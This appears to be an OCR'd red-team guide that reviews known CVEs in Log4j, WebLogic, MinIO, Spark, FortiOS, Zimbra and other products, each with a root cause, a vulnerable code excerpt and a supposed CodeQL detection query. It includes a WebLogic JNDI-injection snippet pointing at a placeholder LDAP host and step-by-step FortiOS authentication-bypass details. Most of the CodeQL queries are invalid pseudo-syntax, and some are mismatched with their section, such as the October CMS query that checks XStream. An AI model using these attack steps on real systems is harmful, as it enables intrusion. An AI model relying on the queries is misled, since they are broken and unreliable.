
# Finding 0-day vulnerabilities in apps using the Red Team approach

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

@HORIZONDWELLER


# APACHE LOG4J2 DESERIALIZATION OF UNTRUSTED DATA



## Root Cause

Lookups in messages are confusing, and muddy the line between logging APIs and implementation. Given a particular API, there's an expectation that a particular shape of call will result in specific results. However, lookups in messages can be passed into JUL and will result in resolved output in log4j formatted output, but not any other implementations despite no direct dependency on those implementations.


```
public static MessagePatternConverter newInstance(final Configuration config, final String[] options) {
        int noLookupsIdx = loadNoLookups(options);
        boolean noLookups = Constants.FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS || noLookupsIdx >= 0;
        String[] formats = noLookupsIdx >= 0 ? ArrayUtils.remove(options, noLookupsIdx) : options;
        TextRenderer textRenderer = loadMessageRenderer(noLookupsIdx >= 0 ? ArrayUtils.remove(options, noLookupsIdx) : options);
        MessagePatternConverter result = formats == null || formats.length == 0
                ? SimpleMessagePatternConverter.INSTANCE
                : new FormattedMessagePatternConverter(formats);
        if (!noLookups && config != null) {
            result = new LookupMessagePatternConverter(result, config);
        }
```



## CodeQL for mass

```
import java
import semmle.code.java.dataflow.DataFlow
import semmle.code.java.dataflow.sources.JndiLookup
import semmle.code.java.security.JndiInjection

/**
 * Looks for insecure JNDI lookups that could result in JNDI injection attacks.
 */
from MethodAccess ma, JndiLookup jndiLookup, MethodAccess source
where ma = jndiLookup.getAccess()
  and source = ma.getAnAccess()
  and not source.isConstructor()
  and source.getDeclaringType().isSubtypeOf("org.apache.logging.log4j.core.pattern.MessagePatternConverter")
  and jndiLookup.isInsecure()
  and JndiInjection.isSource(source)
select jndiLookup, source, jndiLookup.getArgument(0), "Insecure JNDI lookup found"
```


# TP-LINK ARCHER AX-21 COMMAND INJECTION



## Root Cause

The **country** parameter, of the **write** callback for the **country** form at the **/cgi-bin/luci/;stok=/locale** endpoint is vulnerable to a simple command injection vulnerability.
The country parameter was used in a call to **popen()**, which executes as **root**, but only after first being set in an initial request.


```
import subprocess

command = "ls -l"
try:
    output = subprocess.check_output(command, shell=True)
    print(output)
except subprocess.CalledProcessError as e:
    print("Error executing command:", e)
```



## CodeQL for mass

```
import python
import DataFlow::PathGraph
import DataFlow::Sanitizers

from CommandInjection import CommandInjectionConfig

class PythonCommandInjection extends python.Method {
  PythonCommandInjection() {
    // Define a string pattern that should not be used in shell command
     let forbidden_pattern = [";", "&", "|", "`", "$", "(", ")", "<", ">", "[", "]", "{", "}", "'",
'"']

    // Check if the command string is constructed using user input
    let cmd = getDirectCommandArgument(0)
    let sources = DataFlow::PathGraph::getSources(cmd)
    let tainted_strings = sources.getTaintStrings(DataFlow::Sanitizers::allSanitizers())

    // Check if the command string contains forbidden patterns
    let patterns = forbidden_pattern.toSet()
    let taint_string = tainted_strings.toString().toLowerCase()
    exists(p | patterns.intersection(taint_string.toSet()).getSize() > 0) or
    (
      // Check if the command string is not sanitized
      exists(sanitizer |
        SanitizerFlow::findTransitiveSanitizer(cmd, sanitizer) and
        DataFlow::Sanitizers::toString(sanitizer).toLowerCase().contains("escape_shell_arg") = false
      ) and
      // Check if the subprocess call is vulnerable to command injection
      CommandInjectionConfig config |
      config.hasVulnerableCall(getEnclosingExpr(), "subprocess.check_output", 0)
    )
  }
}
```


# ORACLE WEBLOGIC SERVER BROKEN ACCESS CONTROL



## Root Cause

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Core). Supported versions that are affected are 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via T3, IIOP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in unauthorized access to critical data or complete access to all Oracle WebLogic Server accessible data.


```
//iiop
public static void main (String args []) throws Exception {
InitialContextc=getInitialContext("t3://127.0.0.1:7001");
Hashtable<String, String> env = new Hashtable<String, String>();
env. put (Context. INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi. registry. RegistryContextFactory");
weblogic.deployment. jms. Foreign0paqueReference f=new weblogic.deployment.jms. Foreign0paqueReference() ;
Field jndiEnvironment=weblogic.deployment.jms.Foreign0paqueReference.class.getDeclaredField("jndiEnvironment'
jndiEnvironment. setAccessible(true);
jndiEnvironment.set(f, env);
Field remoteJNDIName=weblogic.deployment.jms.Foreign0paqueReference.class.getDeclaredField("remoteJNDIName")
remoteJNDIName.setAccessible(true);
remoteJNDIName.set(f,"ldap://xxxxxxxx/xxx");
c.bind("xxxx", f);
c. lookup ("xxx") ;
```



## CodeQL for mass

```
import java
import DataFlow::PathGraph
import DataFlow::Sanitizers

// Define the whitelist of allowed remote JNDI names
let allowedJndiNames = ["ldap://127.0.0.1/", "ldap://localhost/"]

class JndiAccessControl extends Method {
  JndiAccessControl() {
    // Find the JMS ForeignOpaqueReference object
    weblogic.deployment.jms.ForeignOpaqueReference f =
      weblogic.deployment.jms.ForeignOpaqueReference.class.getDeclaredField("jndiEnvironment")
      .setAccessible(true)
      .get(thisEnclosingObject())

    // Find the remote JNDI name used in the code
                                                        String              remoteJndiName              =
weblogic.deployment.jms.ForeignOpaqueReference.class.getDeclaredField("remoteJNDIName")
      .setAccessible(true)
      .get(f)

    // Check if the remote JNDI name is from a trusted source
    exists(allowedJndiName | remoteJndiName.startsWith(allowedJndiName)) or
    (
      // Check if the remote JNDI name is constructed from user input
      let sources = DataFlow::PathGraph::getSources(remoteJndiName)
      let taintedStrings = sources.getTaintStrings(DataFlow::Sanitizers::allSanitizers())
      taintedStrings.getSize() > 0
    )
  }
}
```


# MINIO INFORMATION DISCLOSURE



## Root Cause

Minio is a Multi-Cloud Object Storage framework. In a cluster deployment starting with RELEASE.2019-12-17T23-16-33Z and prior to RELEASE.2023-03-20T20-16-18Z, MinIO returns all environment variables, including `MINIO_SECRET_KEY` and `MINIO_ROOT_PASSWORD`, resulting in information disclosure. All users of distributed deployment are impacted. All users are advised to upgrade to RELEASE.2023-03-20T20-16-18Z.

```
// minio/cmd/bootstrap-peer-server.go
func (b *bootstrapRESTServer) VerifyHandler(w http.ResponseWriter, r *http.Request) {
  ctx := newContext(r, w, "VerifyHandler")
  cfg := getServerSystemCfg()
  logger.LogIf(ctx, json.NewEncoder(w).Encode(&cfg))
}

// minio/cmd/bootstrap-peer-server.go
func getServerSystemCfg() ServerSystemConfig {
  envs := env.List("MINIO_")
  envValues := make(map[string]string, len(envs))
  for _, envK := range envs {
    // skip certain environment variables as part
    // of the whitelist and could be configured
    // differently on each nodes, update skipEnvs()
    // map if there are such environment values
    if _, ok := skipEnvs[envK]; ok {
      continue
    }
    envValues[envK] = env.Get(envK, "")
  }
  return ServerSystemConfig{
    MinioEndpoints: globalEndpoints,
    MinioEnv:       envValues,
  }
}
```




## CodeQL for mass

```
import http
import json

class InformationDisclosure extends http.Handler {
  InformationDisclosure() {
    // Find the VerifyHandler method
         let verifyHandlerMethod = exists(Method m | m.getName() = "VerifyHandler" and
m.hasParameterOfType("http.Request"))

    // Find the call to getServerSystemCfg()
    let getServerSystemCfgCall = verifyHandlerMethod.getAChild()*.getALocalMethodInvocable()
    .where(callTargetHasName("getServerSystemCfg"))

    // Find the JSON encoder used to serialize the ServerSystemConfig object
    let jsonEncoder = getServerSystemCfgCall.getAChild()*.getALocalMethodInvocable()
    .where(callTargetHasQualifiedName("json.NewEncoder"))

    // Check if the JSON encoder encodes sensitive data
    exists(DataFlow::Path p | p = jsonEncoder.getDataFlow().getPaths().getAPath()
      and p.getDestinationNode().getType().getName() = "http.ResponseWriter"
      and p.getDestinationNode().getIncoming().getAnEdge().getKind() = "HTTP_RESPONSE"
                and  p.getSourceNode().getType().hasQualifiedName("minio/cmd/bootstrap-peer-server",
"getServerSystemCfg")
      and p.getSourceNode().getIncoming().getAnEdge().getKind() = "NORMAL"
      and p.hasSanitizerFunction(DataFlow::Sanitizers::jsonSanitizer())
      and p.hasTaintLabel("secret"))
  }
}
```

**CVE-2023-28432**


# APACHE SPARK COMMAND INJECTION



## Root Cause

avoid using `bash -c` in `ShellBasedGroupsMappingProvider`. This could allow users a command injection.

```
private def getUnixGroups(username: String): Set[String] = {
    val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
    // we need to get rid of the trailing "\n" from the result of command execution
    Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
  }
```




## CodeQL for mass

```
import scala.meta._
import semmle.code.scala.dataflow.ControlFlow
import semmle.code.scala.dataflow.DataFlow

/**
 * This rule detects Apache Spark command injection vulnerabilities
 * in the 'getUnixGroups' method that executes a shell command
 * without proper input validation or sanitation.
 */
class SparkCommandInjection extends tainttracking.TaintTracking {

  override predicate isSource(DataFlow::Node source) {
    exists(MethodAccess call | call.getTarget().getName() = "executeAndGetOutput"
        and call.getArgument(0) = source)
  }

  override predicate isSink(DataFlow::Node sink) {
    exists(MethodAccess call | call.getTarget().getName() = "bash"
        and call.getArgument(0) = sink)
  }

  override predicate isTaintPropagator(DataFlow::Node source, DataFlow::Node sink) {
    exists(Expr callExpr, ControlFlow::Node sourceNode, ControlFlow::Node sinkNode |
      callExpr.matches(CallExpr) and
      callExpr.getEnclosingMethod().getName() = "getUnixGroups" and
      sourceNode.asExpr() = callExpr.getArgument(0) and
      sinkNode.asExpr() = callExpr.getArgument(1) and
      sourceNode.asExpr().hasTaintLabel("commandInjection") and
      sinkNode.asExpr().hasTaintLabel("commandInjection")
    )
  }

  override predicate isSanitizer(DataFlow::Node node) {
    node.asExpr().matches(LiteralExpr)
  }

  override predicate isEntryPoint(DataFlow::Node node) {
    node.asExpr().getEnclosingMethod().getName() = "getUnixGroups"
  }

  /**
   * This rule taints the argument to the 'executeAndGetOutput' method
   * if it comes from an external source, such as a user input or a file.
   */
  override TaintTracking::Configuration getInitialConfiguration() {
    return TaintTracking::Configuration {
      sources: { Stdin(), EnvironmentVariable() },
      sanitize: { StringLiteral() }
    }
  }
}
```

**CVE-2022-33891**


# FORTRA GOANYWHERE MFT REMOTE CODE EXECUTION



## Root Cause

Once the `decrypt()` function completes, the `unbundle()` function passes the decrypted stream into `verify()`
That code loads the decrypted object as a Java object, specifically a `SignedObject`; however, the `objectInputStream2.readObject()` call is enough to know that this is a deserialization issue.


```
private static byte[] verify(byte[] bDecryptedObject, KeyConfig keyConfig) throws IOException,
ClassNotFoundException, NoSuchAlgorithmException, InvalidKeyException, SignatureException,
UnrecoverableKeyException, CertificateException, KeyStoreException { ObjectInputStream
objectInputStream = null; try { String str = JCAConstants.SIGNATURE_DSA_SHA1;
if ("2".equals(keyConfig.getVersion())) { str = JCAConstants.SIGNATURE_RSA_SHA512;
} PublicKey publicKey = getPublicKey(keyConfig); ObjectInputStream
objectInputStream2 = new ObjectInputStream(new ByteArrayInputStream(bDecryptedObject));
SignedObject signedObject = (SignedObject) objectInputStream2.readObject(); if
(!signedObject.verify(publicKey, Signature.getInstance(str))) { throw new
IOException("Unable to verify signature!"); } byte[] data = ((SignedContainer)
signedObject.getObject()).getData(); if (objectInputStream2 != null) {
objectInputStream2.close(); } return data; } catch (Throwable th) {
if (0 != 0) { objectInputStream.close(); } throw th; }
}
```



## CodeQL for mass

```
.
.
.

  // check whether a SignedObject is signed with a valid SignatureKey
  private boolean isValidSignature(SignedObject signedObject, SignatureKey sigKey) {
    try {
      return signedObject.verify(sigKey, sigKey.getSignatureInstance())
    } catch (SignatureException e) {
      return false
    }
  }

  // check whether a SignedObject is signed with a SignatureKey obtained via a KeyConfig
  private boolean isSignedBy(KeyConfig keyConfig, SignedObject signedObject) {
    SignatureKey sigKey = null
    if (keyConfig instanceof SigningKey) {
      sigKey = keyConfig.asSigningKey()
    } else if (keyConfig instanceof EncryptionKey) {
      sigKey = ((EncryptionKey) keyConfig).getSigningKey()
    }
    return sigKey != null and isValidSignature(signedObject, sigKey)
  }

  override predicate flow(DataFlow::PathNode src, DataFlow::PathNode dst) {
    dst.asExpr() instanceof SignedObject.getObject and
    src.asExpr() instanceof ObjectInputStream and
    exists(SignedObject signedObject |
      dst.asExpr().getQualifier().toString() = signedObject.toString() and
      isSignedBy(EncryptedDataFlow.getEncryptionKey(signedObject), signedObject)
    )
  }

  override PathGraph getEnclosingPathGraph(PathNode node) {
    // use a more general superclass of PathGraph
    node.getEnclosingGraph().getParentGraph().getContainingGraph()
  }
}

from PotentialRemoteCodeExecution p
select p, p.getNode(), p.getSinkNode(), p.getSanitizerNodes(), p.getTaintedNodes()
.
.
.
```


# ATLASSIAN BITBUCKET SERVER AND DATA CENTER COMMAND INJECTION



## Root Cause

Multiple API endpoints in Atlassian Bitbucket Server and Data Center 7.0.0 before version 7.6.17, from version 7.7.0 before version 7.17.10, from version 7.18.0 before version 7.21.4, from version 8.0.0 before version 8.0.3, from version 8.1.0 before version 8.1.3, and from version 8.2.0 before version 8.2.2, and from version 8.3.0 before 8.3.1 allows remote attackers with read permissions to a public or private Bitbucket repository to execute arbitrary code by sending a malicious HTTP request. This vulnerability was reported via our Bug Bounty Program by TheGrandPew.

```
private void prepareProcess(List < String > command, String[] environment, Path cwd) throws IOException { String[] cmdarray =
command.toArray(new String[0]); // See
https://github.com/JetBrains/jdk8u_jdk/blob/master/src/solaris/classes/java/lang/ProcessImpl.java#L71-L83 byte[][] args = new
byte[cmdarray.length - 1][]; int size = args.length; // For added NUL bytes for (int i = 0; i < args.length; i++) { args[i] =
cmdarray[i + 1].getBytes(); size += args[i].length; } byte[] argBlock = new byte[size]; int i = 0; for (byte[] arg: args) {
System.arraycopy(arg, 0, argBlock, i, arg.length); i += arg.length + 1; // No need to write NUL bytes explicitly } // See
https://github.com/JetBrains/jdk8u_jdk/blob/master/src/solaris/classes/java/lang/ProcessImpl.java#L86 byte[] envBlock =
toEnvironmentBlock(environment); createPipes(); try { // createPipes() returns the parent ends of the pipes, but forkAndExec
requires the child ends int[] child_fds = { stdinWidow, stdoutWidow, stderrWidow }; if (JVM_MAJOR_VERSION >= 10) { pid =
com.zaxxer.nuprocess.internal.LibJava10.Java_java_lang_ProcessImpl_forkAndExec( JNIEnv.CURRENT, this,
LaunchMechanism.VFORK.ordinal() + 1, toCString(System.getProperty("java.home") + "/lib/jspawnhelper"), // used on Linux
toCString(cmdarray[0]), argBlock, args.length, envBlock, environment.length, (cwd != null ? toCString(cwd.toString()) :
null), child_fds, (byte) 0 /*redirectErrorStream*/ ); } else { // See
https://github.com/JetBrains/jdk8u_jdk/blob/master/src/solaris/classes/java/lang/UNIXProcess.java#L247 // Native source code:
https://github.com/JetBrains/jdk8u_jdk/blob/master/src/solaris/native/java/lang/UNIXProcess_md.c#L566 pid =
com.zaxxer.nuprocess.internal.LibJava8.Java_java_lang_UNIXProcess_forkAndExec( JNIEnv.CURRENT, this,
LaunchMechanism.VFORK.ordinal() + 1, toCString(System.getProperty("java.home") + "/lib/jspawnhelper"), // used on Linux
toCString(cmdarray[0]), argBlock, args.length, envBlock, environment.length, (cwd != null ? toCString(cwd.toString()) :
null), child_fds, (byte) 0 /*redirectErrorStream*/ ); } } finally { // If we call createPipes, even if launching the process
then fails, we need to ensure // the child side of the pipes are closed. The parent side will be closed in onExit
closePipes(); } }
```




## CodeQL for mass

```
/**  override predicate hasSink(DataFlow::Node sink) {
    exists(MethodAccess methodAccess |
      sink.asExpr() = methodAccess.getTarget() and
      methodAccess.getMethod().getName() = "getRuntime" and
      this = methodAccess.getQualifier().getASource() and
      sink.getArgument(0).getValue() instanceof String and
      // Only consider arguments that contain whitespace
      sink.getArgument(0).getValue().toString().matches("\\s") and
      // Check if the argument is concatenated with other strings
      exists(BinaryExpression concat |
        concat.getKind() = BinaryOperator::PLUS and
        sink.getArgument(0).getAChild() = concat.getLeftOperand() and
        concat.getRightOperand().getValue() instanceof String and
        concat.getRightOperand().getValue().toString().matches(".*\\s.*") and
        // Check if the concatenated strings are derived from method parameters
        exists(Parameter param |
          param = concat.getLeftOperand().getAChild().getASource() or
          param = concat.getRightOperand().getAChild().getASource()
        )
      )
    )
  }

  override predicate hasSource(DataFlow::Node source) {
    exists(MethodAccess methodAccess |
      source.asExpr() = methodAccess.getTarget() and
      methodAccess.getMethod().getName() = "toArray" and
      this = methodAccess.getQualifier().getASource()
    )
  }

  override predicate flow(PathGraph graph) {
    // Source -> sink flow
    exists(DataFlow::Node source |
      this.hasSource(source) and
      graph.getStart() = source and
      exists(DataFlow::Node sink |
        this.hasSink(sink) and
        graph.getSink() = sink
      )
    )

    // Taint propagation
    exists(DataFlow::Node source, DataFlow::Node intermediate, DataFlow::Node sink |
      this.hasSource(source) and
      graph.getStart() = source and
      graph.containsFlows(intermediate, sink) and
      this.hasSink(sink) and
      intermediate.asExpr() instanceof BinaryExpression and
      intermediate.asExpr().getKind() = BinaryOperator::PLUS and
      intermediate.asExpr().getRightOperand().getValue() instanceof String and
      intermediate.asExpr().getRightOperand().getValue().toString().matches(".*\\s.*") and
      // Check if the left operand of the concatenation is derived from the source
      exists(Parameter param |
        param = intermediate.asExpr().getLeftOperand().getAChild().getASource()
      )
    )
  }
}
```

CVE-2022-36804

# GRAFANA AUTHENTICATION BYPASS



## Root Cause

Unauthenticated and authenticated users are able to view the snapshot with the lowest database key by accessing the literal paths:

- `/dashboard/snapshot/:key`, or
- `/api/snapshots/:key`


If the snapshot "public_mode" configuration setting is set to true (vs default of false), unauthenticated users are able to delete the snapshot with the lowest database key by accessing the literal path:

- `/api/snapshots-delete/:deleteKey`

Regardless of the snapshot "public_mode" setting, authenticated users are able to delete the snapshot with the lowest database key by accessing the literal paths:

- `/api/snapshots/:key`, or
- `/api/snapshots-delete/:deleteKey`

The combination of deletion and viewing enables a complete walk through all snapshot data while resulting in complete snapshot data loss.




## CodeQL for mass

```
/**
 * @name Unauthenticated and authenticated access to lowest snapshot key
 * @description Detects accesses to the snapshot with the lowest database key without authentication.
 * @kind path-problem
 * @id java/unauthenticated-snapshot-access
 * @problem.severity warning
 * @precision medium
 * @tags security
 */

import java
import web

// Define the paths that correspond to unauthenticated snapshot access
// (i.e., access to the lowest snapshot key without authentication)
// The paths to detect are:
// - /dashboard/snapshot/:key
// - /api/snapshots/:key
//
// Note: in this rule we assume that the lowest snapshot key is '1'.
//
// Note: we use the `literals` function to identify literal path segments in the URLs.
// If you want to make the rule more precise, you can refine this pattern to match only
// the snapshot URLs of interest (e.g., based on their structure or the HTTP method used).

let unauthenticatedSnapshotPaths = {
  "dashboard": "/dashboard/snapshot/" + literals("1"),
  "api": "/api/snapshots/" + literals("1")
}

// Find HTTP requests that access unauthenticated snapshot paths
from
  // Get all HTTP requests
  http::Request req,
  // Get the URL of the request
  let url = req.getUrl(),
  // Check if the URL matches one of the unauthenticated snapshot paths
  unauthenticatedSnapshotPathName = url.getPath().getSegment(1),
  unauthenticatedSnapshotPaths.containsKey(unauthenticatedSnapshotPathName),
  // Check if the user is authenticated
  not exists(req.getHeader("Authorization"))
select req, "Unauthenticated access to snapshot with key 1"
```

CVE-2021-39226

# FORTIOS AUTHENTICATION BYPASS




## Root Cause

The return value of the api_check_access function is determined by several sub-functions. When we traced the function process according to the debugging information, we found that no debugging information was output in api_check_access, but the handle_cli_request was called in the sub_c929F0 function to output debugging information. At the same time, after the handle_cli_request function outputs the vdom "root", the handler function is executed and returns to execute the fweb_debug_final function, and then ends the event response.

determine whether the value of User-Agent in the form is the same as that of Node.js
If it is not "Node.js", judge whether the value of User-Agent is the same as that of Report Runner
After entering one of the above two methods, the user is assigned the value "Local_Process_Access", and the identity authentication will be bypassed at this time. That is to say, if you want to attack successfully, you need to set the Forwarded header value must be "for=", and then you can set 127.0.0.1 to hide the attack records in the firewall, and the value of User-Agent can be set to "Node.js" and " One of the two types of Report Runner.


```
size_t fastcall sub_28994D0 (void *a1)
int v1; // eax
size_t result; // rax
sub_289A450();
v1 = getpid();
sub_2899CE0 ("Local_Process_Access", "Local_Process_Access", al, v1);
result = sec_menkpy (aDaemonAdmin_0, "Local_Process_Access", 0x41uLL);
BYTE2 (dword_46753DC) | = 2u;
LOBYTE (dword_46753DC)
=
1;
return result;
```



## CodeQL for mass

```
import cpp

from Expr e, BinaryExpr be, StringLiteral str
where
  exists(FnDef api_check_access) and
  api_check_access.hasDescendant(
    be.getOperand(0) = e and
    e.getType().toString().find("std::string") >= 0 and
    e.toString() = "User-Agent" and
    exists(StringLiteral userAgent |
      be.getOperand(1) = userAgent and
      not (userAgent.getValue().toString() = "Node.js" or
           userAgent.getValue().toString() = "Report Runner"))
  ) and
  exists(FnDef sub_c929F0) and
  sub_c929F0.hasDescendant(
    exists(CallExpr handle_cli_request |
      handle_cli_request.getTarget().toString() = "fweb_debug" and
      handle_cli_request.getArgument(0) = str and
      str.getValue().toString() = "root" and
      exists(CallExpr handler |
        handler.getTarget().toString() = "sub_28994D0" and
        handler.hasReturnValue() and
        handler.getReturnValue().getType().toString().find("size_t") >= 0 and
        handler.getReturnValue().toString() = "1"
      )
    )
  )
select api_check_access, sub_c929F0, handle_cli_request, handler, str
```


# ZIMBRA WEBMAIL PATH TRAVERSAL VULNERABILITY



## Root Cause

There is a path traversal vulnerability in the decompression process of the ZIP archive, which makes it possible to write the shell to any path.

```
private void unzipToTempFiles) throws IOException {
Log. mboxmove. debug ( 0: "RestoreAcctSession. unzipToTempFiles) started*) ;
java. util. zip. ZipEntry ze
=
null;
while ((ze =
ZipBackupTarget. this. mZipIn. getNextEntry0)) != null) -
String zn = ze. getName () :
Log. mboxmove. debug( 0: "Unzipping
+ zn) ;
zn
=
zn. replace ( oldChar: '/', File. separatorChar) ;
File file = new File (this. mTempDir, zn) ;
File dir
=
file. getParentFile0;
if (!dir. exists)) {
dir. mkdirs0) ;
FileUtil. copy (ZipBackupTarget. this. mZipIn, closeln: false, file);
ZipBackupTarget. this. mZipIn. closeEntry0);
```




## CodeQL for mass

```
...
  override predicate isSource(DataFlow::Node source) {
    source.asExpr() instanceof MethodAccess and
                                        exists(String          name          |          name.matches(".*\\.getName")          and
source.asExpr().getTarget().getType().getQualifiedName().matches("java.util.zip.ZipEntry"))
  }

  override predicate isSink(DataFlow::Node sink) {
    exists(FileSink fs | fs.getNode() = sink)
  }

  override predicate isSanitizer(DataFlow::Node sanitizer) {
    exists(MethodAccess ma |
      ma.getTarget().hasQualifiedName("java.io.File", "separatorChar") and
      sanitizer.asExpr() = ma.getQualifier()
    )
  }

  from
    MethodAccess ze_getName, File_ze_parentFile, File_dir_exists,
    MethodAccess dir_mkdirs, MethodAccess fu_copy
  where
    ze_getName.getTarget().hasQualifiedName("java.util.zip.ZipEntry", "getName") and
    ze_getName.getQualifier() = ZipBackupTarget.this and
    ze_getName.getResult() = $zipEntryName and
    exists(DataFlow::Node source | source.asExpr() = $zipEntryName.getAnAccessPath().getBase() and source = isSource()) and

    // Traverse file path
    exists(String dir | dir = $zipEntryName.toString().replace('/', java.io.File.separatorChar) and
      File_ze_parentFile.getTarget().hasQualifiedName("java.io.File", "getParentFile") and
      File_ze_parentFile.getQualifier() = file and
      File_ze_parentFile.getResult() = dir and
      File_dir_exists.getTarget().hasQualifiedName("java.io.File", "exists") and
      File_dir_exists.getQualifier() = dir.getParent() and
      not exists(FileSink sink | sink.getNode() = FileSink(file)) and
      dir_mkdirs.getTarget().hasQualifiedName("java.io.File", "mkdirs") and
      dir_mkdirs.getQualifier() = dir.getParent() and
      not exists(FileSink sink | sink.getNode() = FileSink(dir)) and
      fu_copy.getTarget().hasQualifiedName("com.atlassian.jira.util.FileUtil", "copy") and
      fu_copy.getArgument(2) = file
    )

  where not exists(Configuration config | config.hasSink(this))
}
```

**CVE-2022-24682**


# RARLAB UNRAR DIRECTORY TRAVERSAL



## Root Cause

The `DosSlashToUnix()` function simply converts all backslashes to forward slashes. Attackers can exploit this behavior as this operation is breaking previous assumptions of the validation step.


```
if (hd->RedirType==FSREDIR_WINSYMLINK || hd->RedirType==FSREDIR_JUNCTION) { // … DosSlashToUnix(Target,Target,ASIZE(Target)); }
```



## CodeQL for mass

```
/**
 * @name Directory Traversal Rule
 * @description Detects instances of directory traversal vulnerabilities in C/C++ code
 * @kind path-probing
 * @id c/directory-traversal
 * @tags security
 *       external/cwe/cwe-22
 *       external/cwe/cwe-23
 *       external/cwe/cwe-36
 *       external/cwe/cwe-73
 */

import cpp

from FunctionCall fc, Function f
where
  fc.getTarget().getName() = "DosSlashToUnix" and
  fc.getArgument(1) = "ASIZE(Target)" and
  (fc.getArgument(0).getValue().matches("*../*") or
   fc.getArgument(0).getValue().matches("*../../*") or
   fc.getArgument(0).getValue().matches("*../../../*") or
   fc.getArgument(0).getValue().matches("*../../../../*"))
select fc, f, "Possible directory traversal vulnerability"
```

# XSTREAM REMOTE CODE EXECUTION




## Root Cause

This code reads an object from an `ObjectInputStream` that is created using a `Reader` object. The `Reader` object is usually created from an input source (e.g. a network socket or a file) that is under the attacker's control. The `readObject()` method of the `ObjectInputStream` class deserializes the input stream and creates an object based on the serialized data. Since the serialized data can contain arbitrary Java objects and code, this can lead to remote code execution if the input is not properly validated.

To fix this vulnerability, the input data should be validated and filtered before it is passed to the `ObjectInputStream` for deserialization. In general, deserialization should only be performed on trusted input data from a known and secure source.

```
ObjectInputStream objectInputStream = xstream.createObjectInputStream(reader); Object object = objectInputStream.readObject();
```




## CodeQL for mass

```
...
  override predicate isSource(DataFlow::Node source) {
    exists(BinaryExpression expr |
      expr.getAnOperand().(MethodCall m |
        m.getTarget().getName() = "createObjectInputStream" and
        m.getTarget().getDeclaringType().hasQualifiedName("com.thoughtworks.xstream.XStream") and
        m.getArgument(0) = source.asExpr()
      ) and
      expr.getAnOperand().(MethodCall m |
        m.getTarget().getName() = "readObject" and
        m.getTarget().getDeclaringType().hasQualifiedName("java.io.ObjectInputStream")
      )
    )
  }
}

// Find all instances of ObjectInputStream that lead to
// code execution.
class ObjectInputStreamSink extends DataFlow::Sink {
  ObjectInputStreamSink() { }

  override predicate isSink(DataFlow::Node sink) {
    exists(MethodAccess readObject |
      sink.asExpr() = readObject.getAnArgument(0) and
      readObject.getTarget().getName() = "readObject" and
      readObject.getTarget().getDeclaringType().hasQualifiedName("java.io.ObjectInputStream")
    )
  }
}

// Find all paths from the source to the sink.
from SourceNode source, SinkNode sink, DataFlow::PathNode path
where
  source instanceof ObjectInputStreamSource and
```

CVE-2021-39144


# OCTOBER CMS IMPROPER AUTHENTICATION



## Root Cause

Type juggling is a technique used by attackers to manipulate the weak type-checking mechanism of certain programming languages in order to force a comparison between two different types of variables to evaluate as true. In PHP, this is often done by using loose comparison operators, such as `'=='` instead of `'==='`.

```
if ($credential == 'password') {
```



## CodeQL for mass

```
import php
import DataFlow::PathGraph

from FunctionCall call
where
  call.getTarget().getName() = "==" and
  exists(BinaryOperation op | op = call.getArgument(1).getExpr() and op.getKind() = "===")
and
  exists(VariableAccess var | var = op.getLeftOperand() and var.getName() = "$credential")
and
  exists(StringLiteral string | string = op.getRightOperand() and string.getValue() =
"password") and
  exists(MethodAccess xstream | xstream.getQualifier().getType().toString() = "XStream" and
xstream.getName() = "createObjectInputStream") and
